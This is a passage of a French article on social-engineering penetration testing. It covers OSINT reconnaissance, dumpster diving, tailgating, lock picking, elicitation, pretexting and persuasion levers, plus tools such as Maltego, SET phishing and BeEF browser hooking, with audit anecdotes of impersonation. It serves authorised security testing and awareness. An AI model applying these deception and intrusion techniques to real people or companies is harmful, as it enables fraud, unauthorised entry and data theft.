- Réseaux sociaux : rien de plus facile pour lister les employés d'une entreprise qu'un tour (manuel ou par API) sur Linkedin ou Viadeo. On découvrira aussi au passage des noms de projets internes, les technologies utilisées (anti-virus, sondes...), les brevets dont se prévalent les salariés ou leurs aspirations. Les réseaux sociaux « classiques » ne sont pas à bouder, plusieurs personnes divulguent des informations directement liées à leur emploi sur Facebook et Google+.
- Moteurs de recherche : décupler les informations basiques que l'on a collectées devient un jeu d'enfant en employant des moteurs de recherche.
- Sites web personnels, blogs, forums : en combinant les méthodes précédentes, il y a de fortes chances de trouver de nouvelles mines d'informations.

1.2.2 Reconnaissance active

- Inspection des poubelles : exercice sale et dangereux. Malgré les efforts de tri sélectif de certaines entreprises, la visite du local à poubelles et la plongée dans de ténébreux containers ou dans de frêles corbeilles sont toujours gratifiantes (données bancaires, pièces d'identité, programmes de vacances, brouillon de réunion, etc.). L'Histoire **[http://www.bbc.com/news/magazine-16036967]** nous a appris qu'une personne motivée pouvait contourner les protections comme les shredders. Cela est d'autant plus vrai qu'elle peut utiliser des algorithmes à la place des petites mains.
- Filature : dès que l'on connaît l'entreprise et sa localisation géographique, il est possible de s'y rendre, mais sans y pénétrer. Dans un premier temps, il est utile d'observer ses alentours et de prendre les transports qui y mènent afin d'avoir une proximité physique avec ses employés et donc de pouvoir :
  - les observer et collecter certaines informations basiques, mais nécessaires : code vestimentaire, badges, porte-badges (le diable est dans les détails), marques des ordinateurs ou tout du moins des sacs, etc.
  - regarder par dessus l'épaule (*shoulder surfing*) et avoir au minimum une idée sur la nature des actifs du SI, les procédures liées à la classification de données, l'étiquetage, les logiciels installés, voire quelques informations internes.
  - écouter discrètement les échanges techniques ou mondains entre collègues.




Figure 2

Fig. 2 : Un exemple de document confidentiel déchiqueté et réassemblé par les Iraniens.

Figure 3

Fig. 3 : Badge d'un employé observable dans le bus menant à son entreprise.

- Réseaux sociaux : grâce à la géolocalisation, et à la popularité de Facebook Connect, il est possible de cibler des salariés de l'entreprise sur différents sites et applications mobiles (Facebook, Happn, SwarmApp, Twitter...) et d'échanger avec eux.
- Visite des locaux : bien que cela comporte le risque de se faire reconnaître lors de phases ultérieures, la présence physique dans les locaux reste une occasion en or pour s'imprégner de l'esprit de l'entreprise, confirmer ou faire des observations et surtout faucher quelques documents sur les bureaux ou à l'imprimante. Le souci est qu'une trop grande exposition peut compromettre un contact ultérieur. Quelques pistes pour se faire inviter :
  - Répondre à une offre d'emploi.
  - Suivre le parcours légitime d'un client, un fournisseur ou d'un livreur.
  - S'inviter tout seul :
    - Comme un bourrin : en utilisant un pied de biche ou en démontant une partie ou la totalité du mécanisme de la serrure (capteur RFID, gond...). Lors de tests légitimes, il est rare que soient autorisées ce genre d'actions destructives pouvant nuire à la sécurité des personnes.
    - Comme un voleur : on optera pour le kit de crochetage, une radiographie ou une carte récupérée ou clonée.
    - Comme un caméléon : à l'instar de ce qu'expliquait Renaud Feil dans le *MISC n°80*, il suffit de se fondre dans la masse lors de mouvements de groupes légitimes pour pénétrer dans des bureaux sans problème.

Figure 4




Fig. 4 : Document contenant plusieurs informations sensibles sur une entreprise : noms de responsables, numéros de téléphone internes, nomenclature, opérations en cours ...

Figure 5




Fig. 5 : En se présentant comme un client désirant commander un produit, nous avons de facto une proximité avec des équipements NFC, la possibilité d'observer les procédures métiers, ainsi que des notes collées sous l'écran (mot de passe, numéro du support...).

1.3 Attaque et exploitation

En se basant sur les moyens de communication retenus et en utilisant les informations collectées lors de la phase de reconnaissance, on peut confronter nos cibles. Les méthodes qui suivent expliquent comment faire parler autrui, usurper une identité ou manipuler plus efficacement.

1.3.1 Élicitation

Processus servant à extirper des informations d'une personne lors d'une **conversation** a priori anodine. L'attaquant masquera ses intentions et n'usera pas de questions directes, trop évidentes ou agressives pour ne pas se faire détecter par les mécanismes de défense « naturelle » ou induits via un entraînement spécifique de la cible.

Le goût pour la flatterie et la reconnaissance, le poids des convenances sociales (politesse, volonté de briller en groupe...), ou encore certains réflexes liés aux traits de caractère sont autant de raisons qui font que la cible va s'ouvrir et divulguer les informations tant attendues, pourvu que l'on tende les bonnes perches.

L'analyse d'une plaquette du département de sécurité des États-Unis d'Amérique [**http://www.westroane.com/content/documents/DHS/ocso-elicitation-brochure.pdf**] qui vise à lutter contre l'élicitation nous permet de relever les techniques et vecteurs suivants :

- L'interaction avec l'égo de la cible : l'affirmation de la valeur de la cible et de son travail, ou plus vulgairement faire usage de flatterie reste une méthode simple, mais efficace.
- Obliger la cible : la cible qui reçoit une information « gratuite » se sent obligée d'en offrir une en retour pour maintenir un équilibre dans la conversation. De manière plus générale, faire un don comme une cigarette lorsque l'on rejoint un groupe sorti fumer, maintenir une porte ouverte ou offrir un café permet de profiter du principe de réciprocité.
- Exprimer un intérêt mutuel : cela permettra d'instaurer une relation forte au-delà de la discussion initiale. Ainsi, en intégrant un groupe lors d'une pause cigarette, faire part à la cible d'un intérêt commun pour une série télé accessible sur Internet pourra amener au fil des échanges à entrevoir la politique de filtrage web de l'entreprise.
- Prêcher volontairement le faux pour entendre le vrai : lorsqu'elles entendent de fausses informations, certaines personnes ont un réflexe « correctif » qui se met en place. *Alors que je prétendais être un nouveau, j'ai soutenu face à deux ingénieurs d'une entreprise que la politique de mots de passe était totalement laxiste. L'un d'eux s'est empressé de m'expliquer que ce n'était pas le cas, étant donné que depuis un précédent audit, ces derniers devaient respecter certaines exigences. J'ai pu au fil de la discussion comprendre qu'ils utilisaient un schéma pour générer les mots de passe sur certains serveurs.*
- Supposer l'appartenance au groupe et la possession du « savoir » (« et vous, vous en êtes ? ») : en ayant bien fait sa reconnaissance, il est possible de simuler la familiarité avec les procédures et le jargon utilisé au sein d'une entité et passer pour un interne. Cette technique est efficace du fait de la surestimation de la sécurité par l'obscurité. *Après avoir appris les expressions en vogue au sein d'une entreprise et regardé quelques vidéos sur la méthodologie suivie, j'ai appelé l'équipe support et réussi à me faire passer pour un interne. En plaçant les mots entendus habituellement, tous les indicateurs étaient au vert, ce qui m'a permis d'obtenir des informations juteuses sur leur environnement de production.*

Au-delà de la plaquette, un attaquant peut aussi :

- Utiliser l'alcool : proverbe point trompeur, l'alcool délie les langues. C'est peut-être pour cela que l'élite française de la sécurité informatique se fortifie en buvant si peu d'eau. *Gageons que l'on évitera d'encourager la consommation d'alcool des salariés lors d'un test légitime pour des raisons éthiques évidentes.*
- Utiliser des questions cadrant la réponse : en utilisant des questions ouvertes laissant la cible s'étendre sur des détails non connus, ou via des questions fermées permettant peu ou pas d'esquive, il est possible d'orienter la réponse et de s'assurer de la direction que prend la discussion.

Les techniques citées ne sont efficaces que si l'on maintient une discussion qui paraîtra légitime à la cible et à un observateur tiers. Pour cela, il faut rester naturel (ou le sembler), commencer par un échange contextuel, mais neutre, puis maintenir un équilibre conversationnel afin de ne pas noyer la cible sous un tas de questions ou de lui opposer un silence alarmant. Enfin, être à

l'écoute et s'intéresser vraiment à la personne garantira un bon niveau de confiance et fournira une palette d'éléments pour renforcer le contexte des questions à venir et en général le prétexte utilisé lors de l'approche.

1.3.2 Pretexting

Si nous avons tous joué à prétendre être quelqu'un ou quelque chose étant petits et que nous avons tous menti à un moment ou à un autre de notre vie, il s'agit ici de perfectionner l'exercice à la manière des acteurs, et ce pour mettre sur pied un scénario cohérent qui fera réagir la cible (exécution de binaire, divulgation d'informations...). Il ne faut donc pas juste interpréter un rôle, mais le vivre.

1.3.2.1 Décors et mise en scène

Rien ne sert de créer et de jouer un scénario sans liens et sans effets sur la cible. Il faut donc veiller à ce que le prétexte que l'on utilise pour l'approcher prenne en compte son environnement ainsi que ses propres leviers culturels et émotionnels.

Si la cible passe des vacances une fois par an au Népal, qu'elle « aime » tout ce qui y est lié de près ou de loin sur les réseaux sociaux, il est possible de profiter du contexte d'une catastrophe naturelle pour prétendre être le représentant d'une association caritative opérant sur place.

1.3.2.2 Jeu d'acteur

Même si l'improvisation est d'or lors d'une session de SE, il faut préparer tout ce qui peut aider à bien définir le personnage en amont (caractère, TOC, style, histoire...) et veiller à bien les assimiler pour qu'ils apparaissent naturels lors d'un échange. Ainsi, les accents ou encore les expressions clés doivent être révisés et répétés pour pouvoir être maintenus de manière naturelle sur le long terme.

Si l'on veut se faire passer pour une personne au caractère familier, il faudra le faire sur la durée de la conversation et ne pas se suffire d'une expression isolée au milieu de l'échange. Le risque serait alors de créer un effet contraire à celui recherché, à moins que le prétexte ne soit une nature profonde ou réprimée, qui reprend le dessus sur le coup de l'émotion.

1.3.2.3 Accessoires

Comme le martèle la styliste Christina dans son émission de relooking, « *le plus important ma chérie, ce sont les accessoires* ».

Si l'habit fait le moine, le logo fait le prestataire et la montre le directeur financier. L'astuce est de ne pas se noyer sous une tonne de détails, mais d'opter pour deux à trois éléments qui ressortent et qui viennent appuyer le prétexte. Un casque de moto, un carton, une feuille de livraison et l'on devient livreur express ; un t-shirt de geek et l'on devient le nouveau gars du support. *Une bonne illustration de la force des accessoires est l'épisode de « The Chaser's War on Everything »* [**http://www.theguardian.com/culture/tvandradioblog/2009/jun/23/chasers-war-on-everything**] *où des humoristes se sont amusés à tester l'effet d'être déguisés en deux personnages présents dans l'inconscient collectif : le Saoudien et le touriste américain. Si la robe, la fausse barbe et la coiffe traditionnelle leur ont valu l'intervention d'un policier sur le Harbour Bridge et la mobilisation de plusieurs escadrons de police aux abords de la centrale nucléaire, ils ont pu se balader jusqu'au sein des zones restreintes de celle-ci et prendre autant de photos qu'ils le voulaient en chemises à fleurs, lunettes et bermudas.*

En cas d'appel téléphonique, c'est d'accessoires sonores qu'il faut faire usage : bruits de fond pour simuler une ambiance de bureau, applaudissements et jingles pour une radio, etc. Pour un mail, ou un faux site, il faudra utiliser la bonne charte graphique, un CMS similaire à celui de l'entreprise, etc.

1.3.2.4 Coaching

Le succès du prétexte est lié à l'aisance dont on fait preuve lorsque l'on revêt la peau de notre personnage et que l'on déroule le scénario. Il faut donc limiter tout ce qui peut trahir, à commencer par les émotions propres. La peur de l'échec, l'anxiété ou la joie générée par le succès peuvent submerger et ruiner tous les efforts. C'est pour cela qu'il faut se concentrer sur le jeu d'acteur et rester dans la peau du personnage jusqu'à ce que l'on ne soit plus en contact avec la cible.

Rester calme en toutes circonstances est ce qui différencie les jeunes loups et les indésirables des habitués qui ont de la bouteille. Si on vous pose une colle au téléphone, ne cédez surtout pas à la panique : simulez plutôt une conversation avec un collègue le temps de formuler la réponse ou de la trouver sur le web. Une autre alternative est de confier la tâche de la recherche à un collègue fictif qui vous distribuerait les informations au compte-goutte.

Enfin, il faut paraître spontané. Rien n'est plus rédhibitoire pour le locuteur que le débit d'un script générique qui ne prend pas en compte ses réponses et qui trahit l'intéressement de l'attaquant. Et pour maîtriser les apparences, il faut s'exercer.

1.3.2 Le facteur humain

Nous allons aborder dans cette section, les axes permettant d'interpréter le langage non verbal et de mieux influencer les êtres humains. Nous nous appuierons sur les résultats de recherches en psychologie sociale et cognitive.

1.3.2.1 Mode de pensées

Les travaux de Richard Bandler et de John Grinder concluent que les modes de pensées auxquels l'humain est sensible et qui lui permettent d'interpréter le monde extérieur sont intimement liés aux canaux sensoriels. Ils seraient reconnaissables par certains prédicats tels que les expressions ou les comportements face à des stimuli extérieurs. On les classe selon l'acronyme VAKOG :

- Visuel : pour la vaste majorité, il est plus simple de « voir ce dont vous voulez parler » et de mieux « visualiser le problème » quand vous faites usage de graphiques. <TROLL> C'est d'ailleurs la popularité de ce mode de pensée qui fait le succès de certaines marques aux fonctionnalités limitées, mais à l'esthétique alléchante </TROLL>.
- Auditif : certaines personnes « vous écoutent » et « entendent votre message ». Et quand elles ignorent vos jolis slides, c'est uniquement que pour elles, ce sont vos mots qui sonnent juste.
- Kinesthésique : certains ont besoin que vous mettiez du vôtre pour « cerner votre idée » et « saisir vos propos ». Une poignée de main et une tape amicale sur l'épaule en diront bien plus que de beaux discours.
- Olfactif et gustatif : hors du périmètre de ce papier, cependant il va sans dire qu'il ne faut pas tenter un contact avec la RH de l'entreprise après avoir visité les poubelles.

Nous sommes doués de tous les modes de pensées cités plus haut, cependant il est plus aisé d'interpréter un message s'il a été routé vers celui que nous privilégions. Ce dernier agira en premier

à l'évocation d'un souvenir et sera le creuset de certains réflexes et expressions « ancrées » en nous, trahissant au passage sa dominance.

En pratique, nous essaierons de détecter le mode de pensée dominant chez la cible en observant son comportement et ses réactions à nos questions. Nous utiliserons ensuite le canal adapté pour être en phase avec elle et donc mieux l'influencer.

1.3.3 Gestuelle

1.3.3.1 Langage du corps

Plusieurs ouvrages – plus ou moins sérieux – nous promettent de décrypter le langage du corps humain, que ce soit pour réussir des entretiens, assurer en drague ou pour être un meilleur menteur (pardon, disons plutôt « politicien »). Parmi les interprétations les plus récurrentes on retrouve le croisement des bras et des jambes, signe de renfermement, le tapotement d'une surface du bout des doigts qui trahit l'anxiété, et le toucher du visage qui peut indiquer la réflexion.

Il est certes difficile, voire impossible de trouver une méthode imparable pour lire l'attitude de l'autre. Cependant, l'observation de certains schémas chez la cible, tout en prenant en compte le contexte, peut nous amener à certaines conclusions utiles dans le cadre de nos attaques.

1.3.3.2 L'ancrage

Cette technique de PNL se base sur la célèbre expérience d'Ivan Pavlov. En réitérant et ancrant un stimulus à chaque fois qu'une émotion est provoquée chez le sujet, il est possible de créer une association.

1.3.3.3 La synchronisation

Adopter les gestes, mais aussi les paroles (comme certaines expressions) de la cible permet de se mettre sur la même longueur d'onde qu'elle. Il faut cependant éviter de sombrer dans un mimétisme qui serait perçu comme insultant par la cible, ou de trop prendre l'ascendant pour ne pas qu'elle se renferme sur elle-même et qu'elle ne se sente menacée. Le but rappelons-le est d'instaurer une relation de confiance.

1.3.3.4 Micro expressions

Dans ses recherches, le docteur Paul EKMAN définit sept émotions principales (colère, tristesse, surprise, peur, joie, dégoût, mépris) qui se manifestent chez tout le monde de manière identique. Ces expressions faciales sont innées, ce qui explique qu'elles se manifestent aussi chez les personnes malvoyantes de naissance [*Voluntary facial expression of emotion : comparing congenitally blind with normally sighted encoders :* **http://www.affective-sciences.org/system/files/biblio/1997_Galatai_JPSP.pdf**]. De même, les différences culturelles ne les effacent pas, bien qu'elles puissent les voiler à la manière du sourire de politesse japonais qui apparaîtra après une micro expression de dégoût (tableau, page suivante).

Les micros expressions peuvent être considérées comme des signaux chez l'autre, qui une fois interprétés correctement nous permettent de détecter son état d'esprit réel, combien même il se voilerait la face avec une fausse macro expression. Lire la peur d'un assistant de direction lors des 0,2 secondes où une micro expression apparaît sur son visage avant de céder la place à un « faux sourire » permet de conforter sur la portée du prétexte par exemple.

Elles peuvent aussi être utilisées pour soi pour perfectionner les états émotionnels que nous souhaitons invoquer dans le cadre de notre prétexte et ainsi paraître plus authentiques.

ÉMOTION	MANIFESTATION
Joie	Remontée des joues Remontée du coin des lèvres Apparition de rides autour des yeux
Tristesse	Remontée de la partie interne des sourcils Abaissement et rapprochement des sourcils Abaissement des coins externes des lèvres
Surprise	Remontée de la partie interne des sourcils Remontée de la partie externe des sourcils Légère ouverture entre la paupière supérieure et les sourcils Ouverture de la mâchoire
Peur	Remontée de la partie interne des sourcils Remontée de la partie externe des sourcils Abaissement et rapprochement des sourcils Ouverture entre la paupière supérieure et les sourcils Étirement externe des lèvres Ouverture de la mâchoire
Colère	Abaissement et rapprochement des sourcils Ouverture entre la paupière supérieure et les sourcils Tension de la paupière Tension refermant entrouvrant la lèvre
Dégoût	Plissement de la peau du nez vers le haut Abaissement des coins externes des lèvres Ouverture de la lèvre inférieure
Mépris	Coin de lèvres tirées vers le haut d'un seul côté des lèvres

1.3.3.5. Rapport

Les premiers échanges sont décisifs pour toute construction sociale à suivre. Reproduire ceux qui mènent à une relation de confiance nécessite le respect de quelques règles d'or :

- être observateur et à l'écoute : bien que les méthodes décrites plus haut soient le fruit de travaux de recherche, leur fonctionnement n'est pas numérique, mais plutôt analogique. Il faut donc observer l'effet qu'ont nos actions sur la cible et les ajuster en conséquence.
- établir une contrainte de temps : cette technique utilisée par les employés d'ONG qui hantent les sorties de métro rassure quant à l'existence d'une limite à l'échange, réduisant le risque de refus.
- réduire le rythme : parler trop rapidement peut communiquer que l'on est stressé ou causer un déni de service chez la personne à qui l'on s'adresse. Deux choses à éviter.
- poser des questions ouvertes : quand il est compliqué de répondre par oui ou par non, la personne aura tendance à combler avec des éléments qui pourront servir à étendre la conversation.
- paraître honnête : ne projeter que des faux sourires est nuisible pour la construction du rapport, même si la cible n'a pas été sensibilisée à l'ingénierie sociale. Il faut aussi être confiant afin de ne pas laisser s'installer l'hésitation et les signes de stress.
- fournir un *feedback* : pour indiquer que l'on est à l'écoute et que l'on s'intéresse à l'échange. C'est aussi le meilleur moyen de participer à la discussion sans trop impliquer sa personne (ou son personnage).
- rester en retrait : le but rappelons-le est de faire parler la cible et d'éliciter des informations auxquelles elle a accès, et non pas démontrer la profondeur de votre prétexte.

1.3.4 Leviers d'influence

1.3.4.1 Réciprocité

Lorsque l'on offre un cadeau ou que l'on rend un service, on l'accompagne automatiquement d'une obligation de paiement en retour. La présence d'un sentiment d'obligation peut produire une réponse positive à une requête qui aurait été rejetée en cas normal.

Tant que le service ou le cadeau a de la valeur, que ce n'est pas un énième *crapware* publicitaire, que le don parait désintéressé et – faut-il le répéter – qu'il paraisse naturel, la cible aura du mal à le refuser même si elle ne l'a pas sollicité en premier lieu.

Lors d'un audit, nous remarquons que l'accès aux bureaux se fait d'abord via un grand sas sans serrure, mais dont il faut pousser les lourdes portes, puis via une porte ouvrable uniquement avec un badge. Bien que la bêtise humaine soit sans limites, arriver devant la badgeuse et attendre qu'un employé passe pour lui emboîter le pas est risqué. Par contre, le fait de tenir la première porte à un employé, tout en étant souriant et en souhaitant le bonjour pour bien communiquer que notre action est altruiste, poussera ce dernier à nous tenir la deuxième porte.

1.3.4.2 L'autorité (« La loi, c'est moi »)

De la nounou aux supérieurs hiérarchiques, notre vie est peuplée de gens envers qui nous devons obéissance et docilité. Ces figures faisant preuve d'autorité sont les avatars de la loi, de la direction ou de la République et leur déplaire peut avoir des conséquences fâcheuses sur nos vies.

Voici deux exemples issus de la vie réelle qui profitent de l'autorité légale et organisationnelle :

- Virus de l'état : certains ont rêvé d'un outil censé coincer les méchants pirates qui téléchargent du Mireille Mathieu depuis leur garage. Les créateurs de malwares l'ont fait... ou presque. Ce ransomware [**http://www.malekal.com/virus-police-virus-bundespolizei-malvertising-de-clicksor-com-sur-streaming/**] tristement célèbre s'accapare l'*user land* offrant à l'utilisateur un unique écran (un *pop-up*, ou un arrière-plan selon les variantes) lui demandant de verser une somme d'argent. Afin de renforcer leur prétexte, les attaquants ont utilisé jusqu'à 5 emblèmes de services différents, celui de la République et même une photo du président Hollande.

Figure 6

Fig. 6 : Screenshot d'un pop-up généré par une variante de trojan .winlock.

- C'est pour Norbert : dans le cadre d'un audit, notre mission était d'infiltrer par SE l'entreprise d'un magnat du croissant au beurre et de subtiliser sa recette spéciale qui était présente sur un ordinateur déconnecté du réseau. Nous avons profité du voyage du patron et du fait qu'il allait être injoignable (l'Asie en avion c'est long) pour mener notre attaque. Après avoir amassé des informations sur le

fonctionnement interne de l'entreprise, on a revêtu un polo aux couleurs du prestataire en charge des alarmes, montré un faux mail et soutenu à la personne de l'accueil que Norbert lui-même nous a ordonné de venir installer la nouvelle alarme dans son bureau pendant son absence et que connaissant le bonhomme, des têtes allaient tomber si ce n'était pas fait avant son retour. Au bout de 10 minutes, nous étions en train de cloner le disque dur cible.

1.3.4.3 La rareté

Plus une chose est exceptionnelle, plus elle nous parait inestimable. C'est naturellement le cas pour les métaux précieux et il est possible d'augmenter la valeur perçue d'objets courants en utilisant certaines techniques linguistiques : « durée limitée », « Aujourd'hui seulement », « uniquement 40 gagnants », etc.

Une information qui parait rare, sera aussi perçue comme ayant plus de valeur. Une clé USB qui contient un fichier corrompu peut être étiquetée pour faire croire qu'elle contient la liste des salaires ou des bonus.

1.3.4.4 Engagement et cohérence

De manière générale, les gens ont envie de paraître cohérents et de ne pas remettre en question leurs engagements en public.

Les quêteurs professionnels possèdent une technique basique, mais riche d'enseignements : ils vous font dire en public comment vous allez merveilleusement bien avant d'opposer à votre état celui des pauvres enfants/animaux/arbres. Ne pouvant plus changer d'avis sur votre bien-être par souci de cohérence, vous allez certainement finir par donner ou faire valoir votre engagement ailleurs...

La perception de sa propre cohérence par la cible est utile lors de l'élicitation. Une fois qu'elle assume une attitude de confidence et qu'elle commence à révéler des informations combien même basiques, difficile pour elle de se désengager et d'adopter une attitude réservée quand on la pousse discrètement vers des sujets plus sensibles.

De manière plus poussée, si on arrive à faire croire à une personne que l'engagement qu'elle vient de prendre est de son fait, cette dernière assumera toute conséquence qui en résulte.

1.3.4.5 La sympathie

Il y a plus de probabilité qu'une personne donne suite à votre demande si elle vous trouve sympathique. Comment paraître sympathique ? Lorsque nous ne connaissons pas une personne, elle nous est indifférente jusqu'à ce que nous la classions en tant qu'ami ou ennemi. En appliquant les techniques expliquées dans cet article pour nous ajuster à la cible et pour engager un rapport efficace avec elle, cette dernière nous définit comme étant agréables. Nous imprimons alors le halo de sympathie en elle, et son cerveau fait le reste pour combler d'éventuels vides.

1.3.4.6 Cadrage

En psychologie cognitive et sociale, le cadrage est l'action de présenter un schéma de pensée causant une déviation de jugement.

Tversky et Kahnema ont demandé à différents groupes d'étudiants de choisir [*The Framing of Decisions and the Psychology of Choice* : **http://psych.hanover.edu/classes/cognition/papers/tversky81.pdf**] entre deux réponses présentées comme étant des traitements pour contrer une épidémie fictive menaçant un groupe de 600 personnes (encore un coup des Chinois).

Pour le premier groupe, il était possible de choisir entre sauver 200 personnes de manière certaine ou de prendre une chance sur trois pour sauver les 600 personnes et deux chances sur trois de les

perdre. Le second groupe avait le même problème, mais avec une formulation différente : laisser 400 personnes mourir ou prendre une chance sur trois pour sauver tout le monde et deux chances sur trois de voir les 600 personnes mourir.

CADRAGE	TRAITEMENT A	TRAITEMENT B
Positif	sauver 200 personnes	1/3 de chances pour sauver tout le monde et 2/3 de les perdre
Négatif	laisser 400 personnes mourir	1/3 de chances pour sauver tout le monde et 2/3 chance pour perdre tout le monde

Le traitement A a été choisi par 72% des participants lorsqu'il était cadré positif pour seulement 22% quand il a été cadré comme négatif.

Le cadrage peut nous aider à effacer les craintes de la victime en lui créant un contexte justifiant et orientant ses actions, un peu à l'image de l'industrie du tabac. Elle ne télécharge donc plus un fichier d'une source inconnue, mais elle nous sauve la vie en nous permettant d'utiliser son ordinateur pour télécharger et imprimer nos billets d'avion.

2. LA BOITE À OUTILS DU SE

La section suivante tentera de présenter quelques outils qui viendront gonfler notre arsenal et appuyer vos efforts sociaux.

2.1 Lettre de marque

Quand un corsaire comme Surcouf se faisait prendre par la marine française, il dégainait une lettre arborant le sceau du roi pour prouver qu'il n'était pas un vulgaire pirate, mais un « prestataire » au service de Sa Majesté.

Une telle lettre retranscrite dans notre contexte pourra indiquer à l'employé aguerri qu'on est là dans un cadre légitime supervisé par des personnes de sa direction. On évitera ainsi de se faire malmener par un agent de sécurité ou de déranger ces messieurs de la police.

2.2 Outils d'OSINT

2.2.1 Nécessaire de plongée

Gants de protection, bottes épaisses et vêtements solides (jeans, pulls...) vous protégeront des coupures et autres mauvaises rencontres lorsque vous sauterez dans une benne à ordure. Des combinaisons à usage unique ou répété existent, utilisés par les infirmiers ou les professionnels de la propreté. Elles permettent d'éviter les salissures et de se blesser sur des objets tranchants.

Une lampe frontale est toujours utile, elle vous permettra d'utiliser vos deux mains et vous évitera des allers-retours incessants pour réenclencher la lumière automatique du bâtiment.

2.2.2 Maltego

Maltego, l'outil de la société Paterva que l'on ne présente plus, permet de collecter et d'agréger des informations sur des cibles, quelle que soit leur nature : personnes, réseaux, machines, etc. En plus de gagner du temps, il est ensuite possible de parcourir le graphique produit pour faire le profilage d'une personne ou étudier la topologie d'un réseau (Figure 7, page suivante).




Figure 7

Fig. 7 : Découverte des mails et posts d'une cible à partir de son nom.

2.3 Outils pour le prétexte

2.3.1 Impressions

Fausses cartes de visite, plaquettes, vêtements et accessoires flanqués d'un logo donnent une crédibilité immédiate aux personnages et aux entreprises que l'on utilise comme prétexte. Avec une imprimante jet d'encre et le papier adéquat, vous pouvez préparer vos propres goodies en moins de 5 minutes.

2.4 Le Web 2.0

De plus en plus de gens s'informent sur une personne donnée en allant chercher des informations disponibles sur les réseaux sociaux ou sur les moteurs de recherche. Il est possible d'utiliser cela à notre avantage, en créant de faux profils qui confirmeront l'historique de notre personnage et limiteront la suspicion générée par notre absence de l'annuaire de l'entreprise. On peut aussi jouer sur les techniques de référencement ou éditer des pages Wikipédia pour mieux leurrer la victime.

2.5 Outils d'exploitation

2.5.1 Social Engineering Toolkit (SET)

L'outil SET embarque un ensemble de fonctionnalités automatisées visant à simplifier les tentatives de Phishing. Il permet de profiter du framework Metasploit tout en comblant l'absence de modules SE dans ce dernier.

L'interface est simple et intuitive. Il est ainsi possible, par exemple, de générer un fichier PDF contenant un

Figure 8

Fig. 8 : Menu de SET permettant de choisir le vecteur à utiliser pour notre attaque.

exploit, de l'attacher à un mail aux couleurs de l'entreprise puis de l'envoyer à une liste d'employés. Il est tout aussi facile de cloner des pages web à la volée, de créer des médias piégés ou des *payload* pour Arduino.

2.5.2 BeEF

Le *Browser Exploitation Framework* permet comme son nom l'indique d'exploiter les navigateurs en y injectant un code malicieux. Lorsqu'il est lancé, BeEF génère un hameçon en JavaScript appelé **`hook.js`**. Nous pouvons le faire exécuter à la victime en l'intégrant dans une XSS présente sur un site légitime. Une fois le navigateur infecté, on pourra extraire des informations ou faire exécuter des commandes au navigateur zombie.

Plusieurs modules existent, l'un d'eux est dédié au SE et regroupe plusieurs commandes permettant de leurrer les victimes et de leur faire divulguer leurs mots de passe en leur faisant croire qu'elles sont en train de se réauthentifier sur leur réseau social ou leur webmail. Il est aussi possible de leur faire télécharger et exécuter un binaire en faisant passer ce dernier pour un plugin légitime ou un fichier de mise à jour.

Figure 9

